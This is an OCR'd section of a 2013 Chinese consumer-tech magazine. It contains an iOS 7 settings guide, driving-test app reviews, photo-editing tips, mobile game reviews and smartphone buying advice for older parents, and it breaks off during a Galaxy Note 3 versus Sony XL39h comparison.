摩托罗拉在移动计算上的人性化努力值得肯定，但是把这个X8系统作为八核芯片进行营销，似乎与“不谈核心，只谈系统”背道而驰。若是当其他厂家也循着摩托罗拉的老路，把Adreno GPU也拉进来凑数，扩充核心数量，那么日后消费者们对于芯片微架构，乃至整机的审美品位都会被带歪，作为负面反馈，日后的营销竞争也会更加激烈，最终谁也讨不到好。期待摩托罗拉继续卧薪尝胆，以更加实质性的进步吸引关注。

责编 | 黄益甲　**美编** | 王妙婷　**组版** | 向海蓉　**责校** | 曾灿
2013.10.7　**投稿邮箱** | pcw_mobile@vip.sina.com



@ 电脑报黄益甲：今年，苹果公司在发布新一代手机 iPhone 5s 和 iPhone 5c 时，将中国大陆列为全球首批上市地区是非常明智的。这两款手机之所以能在短短三天之内就卖出 900 万部，中国市场功不可没。相信果粉们都已经拿到了最新的 iPhone 手机了吧，本期 iOS 专题继续，继续往下看吧。

iOS 玩机系列之二

全新 iOS 7 系统设置指南

■老云老楠

iPhone 5s和iPhone 5c搭载了全新的iOS 7系统，相比前面几代iOS系统变化很大，即使是对iOS系统非常熟悉的朋友用起来也不是那么习惯，特别是在进行设置时，和以前相比有许多的不同，本期就为大家带来iOS 7系统的设置指南，让你轻松上手iOS 7系统。

1 iOS7 省电设置指南

有很多用户对 iPhone 5s 的待机时间表示不满，都感觉掉电太快。虽然 iPhone 5s 的电池容量比 iPhone 5 要稍大一点，但是同等情况下，iPhone 5s 的续航时间还不如 iPhone 5。出现这种情况很多时候是因为系统设置出现了问题，好好设置过后你会发现 iPhone 5s 的待机同样给力。

1.设置通知中心和控制中心

iOS 7 的通知中心和 iOS 6 相比涉及了更多的东西，功能自然也更丰富，但是丰富的通知项也让后台数据在不断传输，导致额外的耗电，所以我们可以先从通知中心下手。

我们可以关闭一些不必要的通知项，比如你不炒股，大可以把“股市”关闭，操作如下：进入“设置”然后单击“通知中心”，在“今日视图”中将“股市”功能关闭。接着在“包括”选项中将一些不需要通知消息的程序也一同关闭，这样可以在节省耗电的前提下也节省流量消耗。

接下来我们可以通过控制中心关闭一些功能，比如在 iOS 7 中，蓝牙是默认打开的，所以我们要进入“控制中心”将蓝牙关闭。如果不经常使用“AirDrop”，也可以将其关闭。

2.“通用”省电设置的核心

设置中的“通用项”控制着 iOS 的大部分功能，所以合理设置“通用”项中的内容，可以最大程度节省系统耗电。

首先是进入“关于”本机功能，滑动页面至最底部的“诊断与用量”，点击并将其勾选为“不发生”这个功能主要是用来向苹果官方发送错误数据的，没有什么实际作用可以选择关闭。接下来是 Siri，Siri 虽然现在支持中文，但并不需要保持随时“待命”，我们可以将其关闭。

在新的 iOS 7 中，将搜索页面改为“Spotlight 搜索”功能，我们可以有选择性勾选选项，这样可以提升系统的流畅度。

接着进入“辅助功能”设置，很多用户都喜欢使用“Assistive Touch（浮动功能按钮）”功能，但是在 iOS 7 中，开启之后玩游戏时会非常卡顿，耗电速度也非常快，建议用户将其关闭。

iOS7 的还有两项非常耗电的辅助功能，分别是“动态效果”和“增加对比度”，对于 iPhone 4S 性能较差的手机，我建议大家将“增加对比度”功能关闭，虽然这样会牺牲 iOS 7 特有的“高斯模糊化（磨砂玻璃效果）”但是对节电和提升系统流畅度是非常有效的。如果大家不喜欢壁纸随着自己的动作晃动，也可以将“关闭动态效果”勾选为开启，这样也可以节电并提升流畅度。

iOS 7 最大的革新还包括对后台程序的优化，在 iOS7 系统中程序可以实现真正的后台运行，但是这也给系统造成了一定的压力，耗电增加是在所难免的。我们完全可以将“后台应用程序刷新”功能关闭，这样可以大大延长手机电池的使用时间。

3.其他省电设置


除了设置通用选项之外，有几个关键项的设置同样十分重要，设置正确可以延长手机电池的使用时间。

首先就是 iCould 的设置，我们可以在 iCloud 中将一些没有必要上传的选项关闭，但是“查找我的 iPhone”功能建议保留，这个功能我们在后面会讲到。

然后就是 iTunes Store 和 App Store，在这里一定要将“使用蜂窝移动数据”选项关闭，防止程序自动更新浪费流量，接着将“自动下载项目”中的“应用程序”选项关闭，这样也能节省一部分电量消耗。

最后设置的是“照片与相机”选项，第一项就是将“我的照片流”关闭，关闭后照片不会自动上传到 iCould。其次就是将“照片共享”功能关闭，在国内这项功能基本没有什么作用，大家更习惯使用微博、微信等方式来分享照片。

通过上面这些设置后，基本上手机的待机时间会有很多的提升，并不会牺牲太多的手机功能，正确的系统设置可以让你的手机更加好用。




通知中心

今日视图：
今日摘要
日历日视图
提醒事项
股市
明日摘要


通知视图：
手动排序 ✓
按时间排序

包括
电话
标记，横幅

关闭通知中不常用选项是非常重要的




蓝牙是默认开启的，一定要记得关闭



肢体活动
切换控制　关闭
AssistiveTouch　关闭
主屏幕按钮点按速度　默认
来电　默认

较大字体　关闭
粗体文本
增强对比度　关闭
减少动态效果　打开
开/关标签

在辅助功能中关闭一些功能可以达到节电目的



iCloud

ICLOUD
帐户　spy1990121@hotmail.com
邮件
通讯录
日历
提醒事项
Safari
备忘录
Passbook
照片　关闭

关闭 iCloud 中的无用项同样可以实现节电效果

2 iOS 7 功能设置指南

iPhone 5s 除了拥有最新的 iOS 7 系统，也集成了非常先进的指纹识别系统，用来解锁登陆 APP 市场是非常方便的，但是很多朋友并不知道如何设置指纹识别系统，接下来我们就为大家讲讲如何设置指纹识别和开启九宫格输入法。


1.设置指纹识别

设置指纹识别功能，首先要开启密码保护，进入“设置”功能，然后选择“指纹与密码”功能，如果以前没有设置密码，需要先设置一个四位数的密码，设置成功以后才可以开启指纹识别功能。接下来点击“指纹”并选择“添加指纹”，系统会提示你将手指抬起放下数次，设置成功后系统会有提示。以后想要解锁屏幕时就不需要输入密码了，点亮屏幕后将手指放在 Home 键上即可解锁。

这里提醒大家的是，在录入指纹时最好能将手指的各个角度都录入，这样可以大大提高解锁的精确度，如果手指上有汗液也会影响解锁的精确度，不过从实际的体验上来看 iPhone 5s 的指纹解锁识别率还是挺高的。

2.开启九宫格输入法

许多人一直抱怨 iOS 系统的全键盘中文输入法，在最新的 iOS 7 中为国行和港行用户提供了九宫格输入法。在 iOS7 中设置九宫格输入法还是非常简单的，首先进入“设置”，然后选择“通用”，在通用功能中选择“键盘”，然后在“简体中文”中选择“九宫格”键盘布局即可，在输入文字时，点击“地球”按键进行切换即可。



简体中文

软件键盘布局
九宫格 ✓
全键盘 ✓
法文键盘

硬件键盘布局
美国英文 ✓
法文
德文

拼音选项
模糊拼音


九宫格输入法只有国行和港行系统才有

3 设置 查找我的iPhone

新的 iOS 系统从目前来看，如果不小心被偷，除了拆机卖零件，当二手机卖的可能性基本上为零了。因为新的 iOS7 系统改变了激活策略，只要手机登录了 Apple ID 而且已经开启查找手机功能，即使你将手机重新刷机，重新激活时还是需要输入之前的 Apple ID 及密码才可以激活，苹果将这项新功能叫做“Activation Lock”。

要开启这些功能操作非常简单，进入“设置”然后选择“iCloud”功能，登录 Apple ID 然后开启查找手机功能即可。这里还有一点需要提醒大家，我们需要开启手机的定位功能，同时允许查找手机功能使用定位权限，这样我们就可以远程查找我们的手机了。

苹果还专门开发了一款叫“查找 iPhone”的 APP，用户可以在 iTunes 中免费下载安装，使用这款应用我们可以远程定位丢失的手机让其播放声音，而且可以开启丢失模式，即使有人捡到也无法使用。



查找手机功能和以前有一些变化，更加实用了

责编 | 黄益甲 **美编** | 王妙婷 **组版** | 向海蓉 **责校** | 曾灿
投稿邮箱 | pcw_mobile@vip.sina.com 2013.10.7

轻轻松松拿驾照

学车 APP 推荐

■逐梦

天气渐凉，许多准备学车的人终于下定决心开始报名学习了。而今年新交规出台之后，考试难度大大增加，第一步理论考试中就难倒了许多人。那么我们能不能用手机应用来帮忙呢？当然没问题，今天小编就给大家推荐两款学车必备的应用，让你赢在起跑线上！

驾考宝典：全面的学车顾问


平台：Android/iOS
软件大小：22.22MB/38MB
软件版本：5.2/4.2

想要考驾照，首先对整个流程进行全面了解，自己是否符合要求（年龄、身体条件等），报名需要准备哪些资料，准备报考哪种车型等等，而这些在驾考宝典中都有介绍，我们可以首先打开“报名前的修炼”详细查看报名须知、学车费用、体检项目等信息。虽然这些东西驾校都会告知你，但是在费用部分需要特别注意，比如各项考试的费用、体检费等，仔细查看之后可以防止乱收费的现象。


在报名之后当然就是学习理论了，除了在课堂上听课，课后的复习更加重要。在驾考宝典中，收录了科目一（理论考试）的全部试题（共 973 道），我们可以选择顺序练习、随机练习等复习方式，还可以进行模拟考试。而答错的题目需要强化记忆，驾考宝典也会把这些题统一放到“我的错题”里面，我们可以反复查看这些题目，加深印象。在考前，还可以查看“必过秘籍”，在这里整理了一些巧记方法及口诀，可以帮助记忆。

而科目二和科目三（场考和路考）则更强调实际操作，在驾考宝典中也有详细的指导教程。以科目二为例，驾考宝典分别介绍了倒车入库、侧方位停车等 5 个考试项目，每一项内容都介绍得非常详细，可以说是面面俱到，遗憾的是没有配备图片和视频，需要考生在实际操作中慢慢摸索。


而最后的科目四也是理论考试，和科目一比较类似。在最后还附加了一个“新手上路”教程，给大家介绍了许多驾照年审、挂失、换证等相关的资料，比较有实用价值。



可以随时拿出手机背题，为理论考试做准备



和实际操作相关的内容都有很详细的文字介绍



可以通过“新手上路”了解许多拿到驾照之后的注意事项


学车宝典：实战操作更重要

平台：Android/iOS
软件大小：6.5MB/10.2MB
软件版本：1.0/7.1


想要通过驾照考试，了解了整个流程，并学习完理论知识，最重要的还是通过实际操作才能熟练地上手。而实际操作则比理论知识难多了，需要注意许多问题，什么时候该打方向盘，打多少等等问题都必须做到最好。而我们推荐大家使用“学车宝典”来帮助自己，这款软件在 Android 平台完全免费，在 iOS 平台则提供了付费版（6 元）和免费版，付费版可以体验新版本，免费版偶尔会弹出少量广告，不过并不影响使用。

首先，我们可以仔细查看实际操作的注意事项，学车宝典进行了非常详细的介绍，和驾考宝典相比，学车宝典不但有详细的文字介绍，还配了图片，更加容易理解。此外，还详细地描述了考试的要求，比如在陡坡停车时必须停在停车线 30cm，每个项目内分别有多少时间限制等等，而且示意图片也很清晰，图文结合的方式可以让我们印象深刻，在实际操作中就更加容易了。


而学车宝典的“杀手锏”则是提供了视频教程，我们可以在查看某个项目的时候，直接点击链接查看视频。以倒车入库为例，视频中通过一个老师傅对新手驾驶员的指导，让新手驾驶员顺利将车倒入库中，整个过程有修正错误、难点介绍等等，非常详细，而场景也选择在一个小区中，更能和实际操作相结合。这样视听结合，很容易记住整个过程中的重点与难点。



图文结合的方式可以很好地说明问题



视频解说则是一大亮点



为新手驾驶者提供了很有用的经验

总 结 理论学习+实际操作=顺利通过考试

通过几个月的学习，相信大家已经熟练掌握了驾驶技巧了吧，而这些 APP 是在提供考驾照相关资讯的同时，为你带来每个项目中的难点重点，起到一个辅助的作用，更多的还是带来理论上的帮助。使用这些 APP，可以丢掉厚厚的书本，直接搞定理论考试，而实际操作中也可以带来许多经验之谈，对场考和路考也能提供不少帮助。最后，希望大家在考试合格拿到驾照之后，一定要遵守交通规则，千万不能做马路杀手，安全才是最重要的。

国庆照片这样晒


■文文

用美图秀秀让你的照片更出彩

过完了中秋和国庆节，作为拍照控的你一定用手机拍下了许多照片吧，而这些照片当然不能雪藏，必须在微信朋友圈、新浪微博等社交平台和大家分享。但是一些照片的效果并不是那么完美，损友们一定会深深地伤害你那脆弱的心灵。为何不处理一下再分享给大家呢？而这些操作不一定是美化，可以在照片中加入一些有趣的特效，保证让你的照片更加吸引人。

卖萌搞怪照，分享更有趣

一本正经，总是美美的自拍照看久了也会腻，不如试试卖萌搞怪照吧。用大头贴软件“美图贴贴”给照片增加不少亮点，选择要处理的照片之后，可以添加幻彩系、一帘幽梦等诸多主题素材，不喜欢太萌的风格还可以尝试下搞怪类型，比如骷髅风、哥斯拉等都非常有趣，给照片添加不同的边框、背景、饰品，看起来是不是更加独一无二呢？




美图贴贴“幻彩系”主题素材让照片更美


分享照片 就是要创意

最近在微信朋友圈中，大家不但关注着“飞机大战”“天天爱消除”的排名，也出现了一些有趣的照片分享方式，最吸引眼球的自然是九宫格照片了，而美图秀秀也可以搞定，打开照片之后选择“九宫格切图”功能，就可以自动将你的照片切为 9 张，然后将它们按顺序发到朋友圈去吧！而方形的九宫格太规矩，你当然还可以增加更多特效，你可以在切图时选择大便、心形等 15 种搞怪的图片形状，一定可以让你倍儿有面子。

如果觉得固定的边框、背景太无趣，那你还可以体验下美图秀秀 3.1 版新推出的“魔幻笔”功能，只要轻轻滑动手指就能将喜欢的特效描绘在照片上，有浪漫大气的“七彩光圈”特效、萌妹子适用的“心动”“爱心”特效，充满童年回忆的“萤火虫”等 8 款特效，而你的手指则充当了“魔术棒”的功能，滑过的部分自动美化，是不是很神奇？



九宫格切图是不是很吸引人呢？



“魔幻笔”功能可以自动为照片添加多种特效

绿茵场上的“王者”


《FIFA 14》体验

说到足球竞技类游戏，那么EA的《FIFA》系列以及KONAMI的《WE》系列是当之无愧的双雄，无论是在家用机、PC以及掌机领域，这两大系列都一直处于激烈的竞争之中。去年EA在iOS平台推出了《FIFA 13》，受到了不少玩家的好评，如今该系列的续作《FIFA 14》正式登陆了iOS和Android两大平台。可以看出，EA想要在手游市场占领先机之心已经“昭然若揭”。那么这款新作是否能够达到EA的期望呢？下面的内容将会告诉我们答案。

画面有提升 细节更到位

相对于《FIFA 13》来说，本作虽然并没有更换游戏引擎，但游戏的光影效果有很大的提升，在《FIFA13》中，球场的草坪一直让人感觉有些偏暗的感觉。而在本作里，草坪的颜色润化得非常真实，颜色的层次感也得到了不错的体现。

另外，在球员动作的细节处理上，游戏也进步了许多。比如，在带球时球和腿的动作更为连贯，并没有那种球粘在脚上的感觉，在球员过人的时候，动作也很流畅，背身拿球时还会有双手挡住对手护球的动作。不过，在比赛中游戏采用了大量的流行摇滚和电子乐作为背景音乐，而球迷呼喊声以及踢球的音效则并不明显，没有太大的现场感。




人物面部刻画还是比较到位，但有点千篇一律

操作感强 但玩好并不容易

本作的操作方式采用了虚拟触屏和传统按键两种方式。就小编的体验结果来看，虚拟触屏的方式的确让玩家很有代入感，特别是在做出过人假动作的操作感，几乎和手柄一样。但是这只能限于高玩而已，想要做出这些动作并不容易，而且想要点击球员带球时，有时候手指会挡住行进路线，不太容易操作。


反观传统按键方式则要简单了许多，不仅移动过人等操作简化了许多，而且做起假动作更是轻松加愉快，只需轻松滑动一下屏幕就能做出“踩单车”和“牛尾巴过人”等又帅气又有效的动作。而且，本作里的队友 AI 得到了很大程度的提高，比如在进攻时，你会发现队友前插的意识非常强，而在防守时，你点击“协防”的按键，队友会立刻上来协防，并且判断位置的意识相当到位，可以和你踢出精彩的配合。



使用特技动作过人非常轻松

数据库的胜利

大家都知道，《FIFA》系列一直都是以球队覆盖全面所著称，这一良好的传统也被延续到了手机版中。在本作里，球队的数量虽然比 PC 版有所减少，但是除了基本的五大联赛之外，像英冠、西乙、德乙等二级联赛都被包含到了其中，差不多 30 个联赛，超过 500 支球队可以供玩家选择，可以说是你想要的这里都有，你没想到的，这里也有。而《WE》系列基本上只有五大联赛、国家队以及自创的两三个联赛，《FIFA 14》在这一点上可以说是完胜。




赛事种类繁多，可以说是应有尽有

模式传统 战术呆板

由于足球游戏的固定模式，本作仍然逃不开友谊赛、杯赛以及足球经理等模式，内容和 PC 版以及《WE》都没什么差别。唯一比较有新意的就是本作新增的“本周最佳比赛”的模式，在该模式下系统会在每周自动选出几场最为精彩的豪门对决，玩家可以随意地选中一场进行比赛，让玩家近距离和这些大牌球星一起战斗。

另外，在战术设计上，虽然有十几种阵型供玩家进行选择，但是每个阵型的位置完全都是固定不变的，并不能像《WE》一样，可以随意地移动每个球员的位置，这样的设计的确显得很呆板，很难体现小编作为一位战术大师的能力，实在可惜！



不能随意移动球员的位置，是本作一大遗憾！

编辑点评

从小编的体验来看，本作和 KONAMI 的《WE》系列相比，无论是画面、操作手感，以及可玩性方面，可以说已经很接近于 PC 版的感觉，只不过由于手机本身的局限性，在画面以及操作上有一些调整，但整体来说，本作绝对可以说是迄今为止小编玩过质量最高的足球竞技类游戏。所以，无论你是《WE》系列还是《FIFA》系列的粉丝，都非常值得尝试一下这款游戏。

新游大家玩

《乱世之王》

游戏平台：Android
游戏类型：动作游戏
是否收费：否
游戏语言：英文
开发商：OrangePixel
游戏大小：5.07MB

推荐理由：说到橘子像素公司，相信各位熟悉手游圈的玩家都应该知道这是一家专注开发像素游戏的手游公司。而这款《乱世之王》就是该公司的最新力作，本作是采用了传统的地牢 RPG 模式。玩家可以选择男女战士、魔法师以及精灵四种职业，并且随着玩家等级的提升，地牢的难度也会增加，特别是在高难度下，需要相当精细的微操，走位就是生存的关键。并且地牢中拥有多种收集要素，比如金币、宝石，以及各种 BUFF，绝对不会让你觉得无事可做。

《无尽之剑3》

游戏平台：iOS
游戏类型：射击游戏
是否收费：否
游戏语言：中文
开发商：ChAIR Entertainment
游戏大小：1.49GB

推荐理由：作为一款由苹果官方免费宣传的游戏，游戏质量自然不必担心。这款由虚幻引擎开发的游戏，画面的 3D 特效以及场景刻画，都堪称目前手机游戏中的顶级水平，而且游戏的战斗模式相当新颖，玩家只需通过手势组合，就能进行攻击、闪避、格挡、突击等动作。同时，游戏的世界异常庞大，共由 8 个世界组成，并且有各式各样的 NPC 和你互动，比如医生、铁匠、战士、魔法师等，加上玩家可以自由地制造装备、烹制食物、炼制药品等，可以说游戏堪称手机版的《上古卷轴》。

比比看


《勇敢探险者》（Brave Bit）

十一长假就这么过去了，相信各位还沉浸在节日气氛之中无法自拔吧。所以作为一名专业的游戏人，为了帮助大家尽快脱离节后的懒散状态，在本期小生特意为大家选择了一款绝对提神醒脑的佳作《勇敢探险者》。

在介绍新游之前，我们还是先来回顾一下上期的《整蛊赛车》。最开始，小生也是被游戏的恶搞成分所吸引才选择介绍这款游戏，没想读者们和我口味果然一致。而且大家的想象力真的是太丰富了，八爪章鱼车、天线宝宝车，实在是让我眼花缭乱。而小编觉得最具创意的就是“史艳文”同学的千手观音，不送你一个北通手柄，都对不起你的创意。

好了，下面终于到了本期重头戏时间。在前言中，之所以小编要将本作称为是提醒醒脑的佳作，这是因为只要你玩了它之后，就会感叹实在是太“虐心”了。说起来，本作的游戏方式很简单，就是操作一个有着黑色眼睛的正方体去点亮每个白圈，并吃掉白点，然后到达终点即可——其实，这个过程并不简单。

游戏里每一个关卡都是设计了 3 层平台，而游戏的关键就是在这 3 层的平台上，在路上布满各种机关可以说是“五步一岗，十步一哨”。基本上没有什么喘息的空间。而且只要你死了一次之后，就得回到起点，那种眼看着要到了终点，只不过因为一次小失误就要从头再来的感觉真心让你有摔手机的冲动。



即使是第一关，小生也死了十次以上才得以通过！

另外，游戏虽然一共只有 30 关，看上去并不多，但是每一关的陷阱设计都可以用经典来形容，特别是前十关过后，关卡的难度不断递增，想要通关真的不是那么容易的事，小生经过了三天的奋战，也只玩到了 18 关。所以，各位高玩，如果你对自己的操作绝对自信，又或者有“被虐”的属性，那么请不要犹豫，赶快拿起你的手机下载游戏吧。最后提醒一下，在挑战的途中，可不要忘记发送你的通关截图给小生哟，届时我将从中选择一位幸运读者成为本期抽奖活动的幸运儿，千万不要错过哟，亲！

本期奖品：北通手柄
游戏大小：6.58MB

责编 | 周一　**美编** | 王妙婷　**组版** | 姚永福　**责校** | 杨军
投稿邮箱 | pcw_mobile@vip.sina.com　2013.10.7

适合爸妈的才是好手机

■孙伟杰

这个周末就是重阳节了，你还在为选什么礼物孝敬爸妈而发愁吗？其实现在的中老年人可青春呢，瞧公园里那些晨练的大爷大妈，身手敏捷，咱们这些亚健康的上班族未必是对手。所以给父母选礼物别用老思想、老观念，比如时尚手机就不是年轻人的专利。

三星Galaxy Mega i9152

基本参数：5.8英寸540×960像素/Android 4.2/1.5GHz MSM8960双核/1.5GB/2600mAh/前置190万像素/后置800万像素

别总是自作聪明，觉得爸妈就应该用老人机，他们也渴望从手机中获得更多信息，而不是简单的打接电话。三星Galaxy Mega i9152“大屏幕+低分辨率”的组合，决定了这款手机非常方便老人使用——因为字体足够大。硬件配置算不上出色，但对付日常使用足够了，可以给老爸装上炒股软件，方便他交易。爸妈不会拼音也没关系，直接用手指在屏幕上手写输入。在外地工作，不能经常回家？200万像素前置摄像头要充分利用起来，每周聊上几分钟，照样能够传递亲情。

编辑提醒：其实，三星Galaxy Mega 5.8这个系列有电信、移动、联通3个版本，购买的时候务必要对号入座。京东成交价为2399元，而库巴网报价最低，只要2218元。至于淘宝渠道，由于普遍不提供发票，保修会比较麻烦。

诺基亚515

基本参数：2.4英寸240×320像素/S40/64MB/1200mAh/后置500万像素

虽说现在已经是智能手机的天下，但功能机同样有着极大的市场，很多老人还是习惯使用实体键盘，至少误操作的几率会大大降低。作为直板机的老大，诺基亚近期推出的这款515，由于采用铝合金机身，瞬间有“高端大气上档次”的感觉，并且完美解决信号问题。虽然出于市场定位和控制成本的缘故，硬件配置乏善可陈，但常用功能一个都不少，背面摄像头像素达到了500万，充分考虑到老人拍照的需求。最值得一提的是，它的1200mAh电池提供了超长待机时间，这样一来再也不会因为手机没电失去和父母的联系了。

编辑提醒：该机的上市时间不长，由于货源不充足，所以电商渠道缺货还是比较严重，只有亚马逊可以在短时间内发货，报价899元，而天猫渠道现货已经被炒到了928元。

联想A656

基本参数：5英寸480×854像素/Android 4.2/1.2GHz MTK6589四核/512MB/2000mAh/后置500万像素

如果你的爸妈每天都有晨练的习惯，还喜欢听音乐，那么这个重阳节可以考虑送他们联想A656。该机最大的卖点就是外放音效好，不像一些山寨机，虽然音量很大，但破音严重。有它在身边，就不用背着音箱到处跑，闲暇时还能当收音机听。推荐它的另一个理由是系统本土化改造，比起Android原生系统，不仅界面变得漂亮，容易上手，而且功能更全面，各种安全防护措施都很到位。还可以开启儿童模式，防止被儿孙玩的时候误删数据。

编辑提醒：联想A656目前的市场报价比较混乱，京东、易迅严格执行官方定价政策，要899元才能拿下，实体店报价更高。唯有天猫，经销商为了抢客户，不惜放弃一部分利润，售价直降至800元左右，性价比较高。

21克MC001

基本参数：3.5英寸320×480像素/1400mAh/后置200万像素

在很多人心目中，老人手机就应该是按键大、字体大、声音大。实际上，这都是老皇历了，老人手机也要与时俱进。21克MC001是目前各大电商渠道销量最好的老人手机，乍一看和iPhone还有几分相似。虽然屏幕分辨率不高，但并不影响视觉效果，磁贴菜单结合大字体，够直观，不会像初识智能手机那样很久摸不着头脑。翻页滑屏，容易操作，内置不少根据老人特点设计的功能，例如防骗手册、语音报时、脸谱识别等等，极具针对性。正常待机能达到5天，随机还附送一块厚电池，爸妈以后出远门完全可以不背充电器了。

编辑提醒：不得不说，厂商在渠道控制方面还是很有一套，21克MC001在各大电商的售价统一为380元，只有京东和亚马逊有20元的降幅。

热机对对碰

新机皇“大”对决

三星Galaxy Note 3 PK 索尼XL39h

大连 徐亮：想换手机很久了，一直没看到合适的。朋友说我要求太高，希望屏幕大，显示精度高，处理器性能要强，因为我喜欢玩大型3D游戏，看高清电影。摄像头别玩虚标，尤其是前置那颗，我自恋，你懂的。最新的两款机皇三星Galaxy Note 3和索尼XL39h似乎终于符合我的要求了，剩下的就是纠结，求助电脑报达人指点一番。

	三星 Galaxy Note 3	索尼 XL39h
屏幕	5.7 英寸 1920×1080 像素 AMOLED	6.44 英寸 1920×1080 像素 TFT
系统	Android 4.3	Android 4.2.2
处理器	2.3GHz 高通骁龙 800 四核	2.2GHz 高通骁龙 800 四核
RAM	3GB	2GB
电池	3200mAh	3000mAh
摄像头	1300 万像素 /200 万像素	800 万像素 /200 万像素
尺寸	151.2mm×79.2mm×8.3mm	179mm×92mm×6.5mm
售价	5399 元	5299 元

设计风格截然不同

抛开颜色不谈，三星Galaxy Note 3和索尼XL39h属于两种完全不同的设计风格，而且有明显的家族特征。比起前几代，Note 3边框四角的弧度大幅度缩窄，更趋于矩形圆角，但在设计美感上不及XL39h，后者显得更加阳刚，科技范儿十足，而且机身厚度控制得非常出色。为了提升手感，两款手机还在机身材质上做了不少文章，XL39h采用双面玻璃，框架更换成金属，类似iPhone 4S。Note 3虽然死性不改，坚持使用塑料外壳，但突破性地在后盖上加入了仿皮革纹理，档次顿时提升了一截。

站在中立角度，我们认为Note 3的做工不如XL39h，毕竟后者拥有最高级的防水性能，无论是机身接缝处理还是手感上，都要更胜一筹。另外，XL39h那块6.44英寸的屏幕看起来的确有面子，虽然ppi逊色于Note 3，但由于后者采用的Pentile排列对屏幕细腻程度有很大影响，所以从视觉上很难看出差异。至于色彩表现，XL39h更接近真实，而Note 3有些偏色，尤其是绿色和蓝色。

不看跑分看体验

